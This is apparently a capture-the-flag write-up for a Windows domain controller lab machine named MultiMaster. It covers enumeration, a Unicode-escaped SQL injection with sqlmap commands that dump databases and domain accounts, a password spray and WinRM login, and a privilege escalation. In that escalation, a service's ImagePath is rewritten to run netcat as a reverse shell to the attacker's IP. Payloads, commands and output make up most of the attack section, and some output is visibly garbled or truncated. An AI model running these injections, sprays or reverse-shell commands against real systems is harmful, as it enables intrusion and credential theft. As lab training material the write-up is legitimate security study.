


MultiMaster

=====
| MULTIMASTER 10.10.10.179 |
=====



InfoGathering

```
Services
=====
```

host	port	proto	name	state	info
10.10.10.179	53	tcp	domain	open	
10.10.10.179	80	tcp	http	open	Microsoft IIS httpd 10.0
10.10.10.179	88	tcp	kerberos-sec	open	Microsoft Windows Kerberos server time: 2020-04-01 17:36:36Z
10.10.10.179	389	tcp	ldap	open	Microsoft Windows Active Directory LDAP Domain: MEGACORP.LOCAL, Site: Default-First-Site-Name
10.10.10.179	445	tcp	microsoft-ds	open	Microsoft Windows Server 2008 R2 - 2012 microsoft-ds workgroup: MEGACORP
10.10.10.179	464	tcp	kpasswd5	open	
10.10.10.179	593	tcp	ncacn_http	open	Microsoft Windows RPC over HTTP 1.0
10.10.10.179	636	tcp	tcpwrapped	open	
10.10.10.179	1839	tcp	netopia-vo1	closed	
10.10.10.179	3268	tcp	ldap	open	Microsoft Windows Active Directory LDAP Domain: MEGACORP.LOCAL, Site: Default-First-Site-Name
10.10.10.179	3269	tcp	tcpwrapped	open	
10.10.10.179	3517	tcp	802-11-iapp	closed	
10.10.10.179	5985	tcp	http	open	Microsoft HTTPAPI httpd 2.0 SSDP/UPnP
10.10.10.179	16113	tcp	unknown	closed	

HTTP




JavaScript Framework



Miscellaneous



Font Script



Web Server



Web Framework



Operating System



BACKEND SHOW JSON FORMATTED SEARCH RESULTS FOR SQL DATABASE

- ▼ http://10.10.10.179
 - /
 - ▼ api
 - ▼ getColleagues
 - ✉ {"name":""}
 - ✉ {"name":"\steve"}
 - ✉ {"name":"admin"}
 - ✉ {"name":"e"}
 - ✉ {"name":"egres"}
 - css
 - ▼ js
 - about.893bb588.js
 - app.eeb965b5.js
 - chunk-vendors.ae41a8ca.js

Host	Method	URL
http://10.10.10.179	POST	/api/getColleagues
http://10.10.10.179	POST	/api/getColleagues
http://10.10.10.179	POST	/api/getColleagues
http://10.10.10.179	POST	/api/getColleagues
http://10.10.10.179	POST	/api/getColleagues
http://10.10.10.179	GET	/api/getColleagues


```


1 HTTP/1.1 200 OK
2 Cache-Control: no-cache
3 Pragma: no-cache
4 Content-Type: application/json; charset=utf-8
5 Expires: -1
6 Server: Microsoft-IIS/10.0
7 X-AspNet-Version: 4.0.30319
8 X-Powered-By: ASP.NET
9 Date: Wed, 01 Apr 2020 18:18:56 GMT
10 Connection: close
11 Content-Length: 1821
12
13 [{"id":1,"name":"Sarina Bauer","position":"Junior Developer","email":"sbau
"okent.jpg"}, {"id":3,"name":"Christian Kane","position":"Assistant Manager
,"src":"kpage.jpg"}, {"id":5,"name":"Shayna Stafford","position":"HR Manage
"james.jpg"}, {"id":7,"name":"Connor York","position":"Web Developer","emai
"rmartin.jpg"}, {"id":9,"name":"Zac Curtis","position":"Junior Analyst","em
"src":"jorden.jpg"}, {"id":11,"name":"Alyx Walters","position":"Automation I
"src":"ilee.jpg"}, {"id":13,"name":"Nikola Bourne","position":"Head of Acco
"zpowers@megacorp.htb", "src":"zpowers.jpg"}, {"id":15,"name":"Alessandro Do
"email":"minato@megacorp.htb", "src":"minato.jpg"}, {"id":17,"name":"egre55"

```

LOGIN PAGE: <http://10.10.10.179/#/login>

Login

 Login

 Password

LOGIN

USERS FOUND WITH NAMING CONTEXT

Colleague Finder

Name	Profile Picture
Samir Bazar	
Victoria Ford	
Christian Kane	
Kristyly Page	
James Houston	
Steph Martin	
Julian Moran	
Aljo Padilla	
Ben Lee	
Nicole Brown	
Zachary Powers	
Alexandro Dominguez	
agerrit	

USER.LIST

sbauer
okent
ckane
kpage
james
rmartin
jorden
alyx
ilee
nbourne
zpowers
aldom
egre55



KERBEROS

```
PORT STATE SERVICE
88/tcp open  kerberos-sec
| krb5-enum-users:
| Discovered Kerberos principals
|_ administrator@MEGACORP
```

SMB

```
SMB 10.10.10.179 445 MULTIMASTER [*] Windows Server 2016 Standard 14393 x64 (name:MULTIMASTER) (domain:MEGACORP) (signing:True) (SMBv1:True)
```

```
PORT STATE SERVICE
135/tcp open  msrpc
445/tcp open  microsoft-ds

Host script results:
| smb-os-discovery:
| OS: Windows Server 2016 Standard 14393 (Windows Server 2016 Standard 6.3)
| Computer name: MULTIMASTER
| NetBIOS computer name: MULTIMASTER\x00
| Domain name: MEGACORP.LOCAL
| Forest name: MEGACORP.LOCAL
| FQDN: MULTIMASTER.MEGACORP.LOCAL
|_ System time: 2020-04-01T11:13:54-07:00
```

```
Host script results:
smb-protocols:
dialects:
  NT LM 0.12 (SMBv1) [dangerous, but default]
  2.02
  2.10
  3.00
  3.02
  3.11
```

```
Host script results:
smb-enum-shares:
note: ERROR: Enumerating shares failed, guessing at common ones (NT_STATUS_ACCESS_DENIED)
account_used: <blank>
\\10.10.10.179\ADMIN$:
warning: Couldn't get details for share: NT_STATUS_ACCESS_DENIED
Anonymous access: <none>
\\10.10.10.179\C$:
warning: Couldn't get details for share: NT_STATUS_ACCESS_DENIED
Anonymous access: <none>
\\10.10.10.179\E$:
warning: Couldn't get details for share: NT_STATUS_ACCESS_DENIED
Anonymous access: <none>
\\10.10.10.179\IPC$:
warning: Couldn't get details for share: NT_STATUS_ACCESS_DENIED
Anonymous access: READ
\\10.10.10.179\NETLOGON:
warning: Couldn't get details for share: NT_STATUS_ACCESS_DENIED
Anonymous access: <none>
```

LDAP

dnsHostName: MULTIMASTER.MEGACORP.LOCAL

namingContexts: DC=MEGACORP,DC=LOCAL

ldapServiceName: MEGACORP.LOCAL:multimaster\$@MEGACORP.LOCAL

serverName: CN=MULTIMASTER,CN=Servers,CN=Default-First-Site-Name,CN=Sites,CN=Configuration,DC=MEGACORP,DC=LOCAL

```
=====
| Getting domain SID for 10.10.10.179 |
=====
Use of uninitialized value $global_workgroup in concatenation (.) or string at ./enum4linux.pl line 359.
Domain Name: MEGACORP
Domain Sid: S-1-5-21-3167813660-1240564177-918740779
```

WINRM


```
WINRM 10.10.10.179 5985 MULTIMASTER [*] http://10.10.10.179:5985/wsman
```

Gaining Access

From the HTTP site I can see a SQL database is used to return colleagues.
Entering % returns all values which means the SQL query is something like this

```
SELECT * FROM <DB_NAME> WHERE name LIKE ('%')
-- OR
SELECT * FROM <DB_NAME> WHERE name like <value>
```

There is a filter on the SQL injections so we need to use **URL-encode all characters (Unicode)** in Burpsuite to hide our payload



Doing this in Burp translates the value to %u and we want \u. I used sed to correct the translations

```
sed 's/\%/\//g' sqli.txt
```

```
` = \u0060
@ = \u0040
$ = \u0024
% = \u0025
& = \u0026
' = \u0027
( = \u0028
) = \u0029
# = \u0023
" = \u0022
- = \u002D
* = \u002A
+ = \u002B
, = \u002C
. = \u002E
/ = \u002F
: = \u003A
; = \u003B
< = \u003C
= = \u003D
> = \u003E
? = \u003F
\ = \u005C
[ = \u005B
] = \u005D
^ = \u005E
_ = \u005F
{ = \u007B
| = \u007C
} = \u007D
~ = \u007E
<space> = \u0020
```

Experience says to always start out simple. First I want to find how many columns there are in this table.

```
/* I WANT MY QUERY TO LOOK LIKE THIS */
SELECT * FROM <DB_NAME> WHERE name LIKE '-' ORDER BY 1; -- -'

/* BURP URL ENCODED VALUE IS */
{"name": "\u002d\u0027\u0020\u006f\u0072\u0064\u0065\u0072\u0020\u0062\u0079\u0020\u0031\u0020\u002d\u002d\u002d\u002d"}
\u0020\u002d"}
}
```

\u0036 decoded is the number 6 which means there are 5 columns. If I make this the number \u0036 I get a null result saying.

Now lets try using sqlmap as encoding a new payload every time is time consuming

```
sqlmap -r /root/HTB/Multimaster/POST.txt -p name --dbms mssql --technique U --tamper charunicodeescape --
delay=1 --sql-query="SELECT name FROM sys.syslogins"
# RESULTS
sqlmap identified the following injection point(s) with a total of 121 HTTP(s) requests:
---
Parameter: JSON name ((custom) POST)
Type: UNION query
Title: Generic UNION query (NULL) - 5 columns
Payload: {"name": "-6737' UNION ALL SELECT 86,86,CHAR(113)+CHAR(120)+CHAR(120)+CHAR(122)+CHAR(113)+CHAR
(73)+CHAR(75)+CHAR(77)+CHAR(78)+CHAR(107)+CHAR(111)+CHAR(70)+CHAR(72)+CHAR(122)+CHAR(76)+CHAR(101)+CHAR
(78)+CHAR(101)+CHAR(85)+CHAR(90)+CHAR(73)+CHAR(66)+CHAR(115)+CHAR(65)+CHAR(87)+CHAR(65)+CHAR(88)+CHAR(109)
+CHAR(77)+CHAR(86)+CHAR(114)+CHAR(80)+CHAR(112)+CHAR(76)+CHAR(112)+CHAR(69)+CHAR(121)+CHAR(100)+CHAR(68)
+CHAR(70)+CHAR(87)+CHAR(102)+CHAR(85)+CHAR(76)+CHAR(77)+CHAR(113)+CHAR(107)+CHAR(107)+CHAR(120)+CHAR
(113),86,86-- pGdF"}
---
```

I then used SQLMap to obtain a list of databases


```
sqlmap -r /root/HTB/Multimaster/POST.txt -p name --dbms mssql --technique U --tamper charunicodeescape --delay=1 --batch --dbs
```

```
back-end DBMS: Microsoft SQL Server 2017
[22:17:59] [INFO] fetching database names
[22:18:01] [INFO] retrieved: 'Hub_DB'
[22:18:03] [INFO] retrieved: 'master'
[22:18:04] [INFO] retrieved: 'model'
[22:18:05] [INFO] retrieved: 'msdb'
[22:18:06] [INFO] retrieved: 'tempdb'
available databases [5]:
[*] Hub_DB
[*] master
[*] model
[*] msdb
[*] tempdb
```

Next I pulled a list of users out of the database

```
500 : "MEGACORP\\Administrator"
501 : "MEGACORP\\Guest"
502 : "MEGACORP\\krbtgt"
503 : "MEGACORP\\DefaultAccount"
511512 : "MEGACORP\\Domain Admins"
513 : "MEGACORP\\Domain Users"
514 : "MEGACORP\\Domain Guests"
515 : "MEGACORP\\Domain Computers"
516 : "MEGACORP\\Domain Controllers"
517 : "MEGACORP\\Cert Publishers"
518 : "MEGACORP\\Schema Admins"
519 : "MEGACORP\\Enterprise Admins"
520 : "MEGACORP\\Group Policy Creator Owners"
521 : "MEGACORP\\Read-only Domain Controllers"
522 : "MEGACORP\\Cloneable Domain Controllers"
524525 : "MEGACORP\\Protected Users"
526 : "MEGACORP\\Key Admins"
527 : "MEGACORP\\Enterprise Key Admins"
552553 : "MEGACORP\\RAS and IAS Servers"
570571 : "MEGACORP\\Allowed RODC Password Replication Group"
572 : "MEGACORP\\Denied RODC Password Replication Group"
575|
```

This returned some password hashes. I cracked 3 of them

Request

Raw Params Headers Hex

```
1 POST /api/getColleagues HTTP/1.1
2 Host: 10.10.10.179
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
4 Accept: application/json, text/plain, */*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Referer: http://10.10.10.179/
8 Content-Type: application/json;charset=utf-8
9 Content-Length: 839
10 DNT: 1
11 Connection: close
12
13 {"name":
  "\u002d\u0027\u0020\u0075\u006e\u0069\u006f\u006e\u0020\u0073\u0065\u006c\u0065\u006
  3\u0074\u0020\u0031\u002c\u0032\u002c\u0033\u002c\u0034\u002c\u0028\u0073\u0065\u006
  c\u0065\u0063\u0074\u0020\u0028\u0073\u0065\u006c\u0065\u0063\u0074\u0020\u0073\u007
  4\u0075\u0066\u0066\u0028\u0075\u0070\u0070\u0065\u0072\u0028\u0073\u0079\u0073\u002
  e\u0066\u006e\u005f\u0076\u0061\u0072\u0062\u0069\u006e\u0074\u006f\u0068\u0065\u007
  8\u0073\u0074\u0072\u0028\u0028\u0053\u0045\u004c\u0045\u0043\u0054\u000d\u000a\u005
  3\u0055\u0053\u0045\u0052\u005f\u0053\u0049\u0044\u0028\u0027\u004d\u0045\u0047\u004
  1\u0043\u004f\u0052\u0050\u005c\u0044\u006f\u006d\u0061\u0069\u006e\u0020\u0041\u006
  4\u006d\u0069\u006e\u0073\u0027\u0029\u0029\u0029\u0029\u002c\u0020\u0031\u002c\u002
  0\u0032\u002c\u0020\u0027\u0027\u0029\u0029\u0029\u0029\u002d\u002d\u0020\u002d\u002d"}

```

Response

Raw Headers Hex

```
1 HTTP/1.1 200 OK
2 Cache-Control: no-cache
3 Pragma: no-cache
4 Content-Type: application/json; charset=utf-8
5 Expires: -1
6 Server: Microsoft-IIS/10.0
7 X-AspNet-Version: 4.0.30319
8 X-Powered-By: ASP.NET
9 Date: Wed, 01 Apr 2020 19:40:30 GMT
10 Connection: close
11 Content-Length: 113
12
13 [{"id":1,"name":"2","position":"3","email":"4","src":"0105000000000000"}

```

Using the Domain SID and userlist I was able to gain another user list

```
MEGACORP\\svc-sql
MEGACORP\\dai
MEGACORP\\lana
MEGACORP\\andrew
MEGACORP\\tushikikatomo
MEGACORP\\svc-nas
```

I used crackmapexec to spray for the password

```
crackmapexec smb 10.10.10.179 -u user.lst -p finance1
# SUCCESS
SMB 10.10.10.179 445 MULTIMASTER [+] MEGACORP\tushikikatomo:finance1
```

I was able to use those credentials to access the machine and gain user flag

```
ruby /usr/share/windows-resources/evil-winrm/evil-winrm.rb -u tushikikatomo -p finance1 -i 10.10.10.179
# Read user flag
type C:\Users\alcibiades\Desktop\user.txt
# RESULTS
c5d14ce9cc47176fa4f38bc5f0274a19
```

```
*Evil-WinRM* PS C:\Users\alcibiades\Documents> type ..\Desktop\user.txt
c5d14ce9cc47176fa4f38bc5f0274a19
```

USER FLAG: c5d14ce9cc47176fa4f38bc5f0274a19

PrivEsc

Jorden has permissions to edit registry keys which means we can gain SYSTEM permissions

```
whoami /priv
```

PRIVILEGES INFORMATION

Privilege Name	Description	State
SeMachineAccountPrivilege	Add workstations to domain	Enabled
SeSystemtimePrivilege	Change the system time	Enabled
SeBackupPrivilege	Back up files and directories	Enabled
SeRestorePrivilege	Restore files and directories	Enabled
SeShutdownPrivilege	Shut down the system	Enabled
SeChangeNotifyPrivilege	Bypass traverse checking	Enabled
SeRemoteShutdownPrivilege	Force shutdown from a remote system	Enabled
SeIncreaseWorkingSetPrivilege	Increase a process working set	Enabled
SeTimeZonePrivilege	Change the time zone	Enabled

We use this privilege to set up a reverse shell and gain system privileges

```
# MODIFY REG VALUE TO EXECUTE REV SHELL
Set-ItemProperty -Path "HKLM:SYSTEM\ControlSet001\Services\BITS" -Name ImagePath -Value "C:\Windows\system32\spool\drivers\color\nc64.exe -e cmd 10.10.14.25 1337"

# RESTART THE SERVICE TO EXECUTE THE REV SHELL
bitsadmin /reset
```

I could then read the root flag.

```
type C:\Users\Administrator\Desktop\root.txt
# RESULTS
e8e81e22c00835bd57483ee946b4bdf5
```

```
root@kali:~/HTB/Multimaster# nc -lvnp 1337
listening on [any] 1337 ...
connect to [10.10.14.25] from (UNKNOWN) [10.10.10.179] 52285
Microsoft Windows [Version 10.0.14393]
(c) 2016 Microsoft Corporation. All rights reserved.

C:\Windows\system32>type C:\Users\Administrator\Desktop\root.txt
type C:\Users\Administrator\Desktop\root.txt
e8e81e22c00835bd57483ee946b4bdf5

C:\Windows\system32>
```

ROOT FLAG: e8e81e22c00835bd57483ee946b4bdf5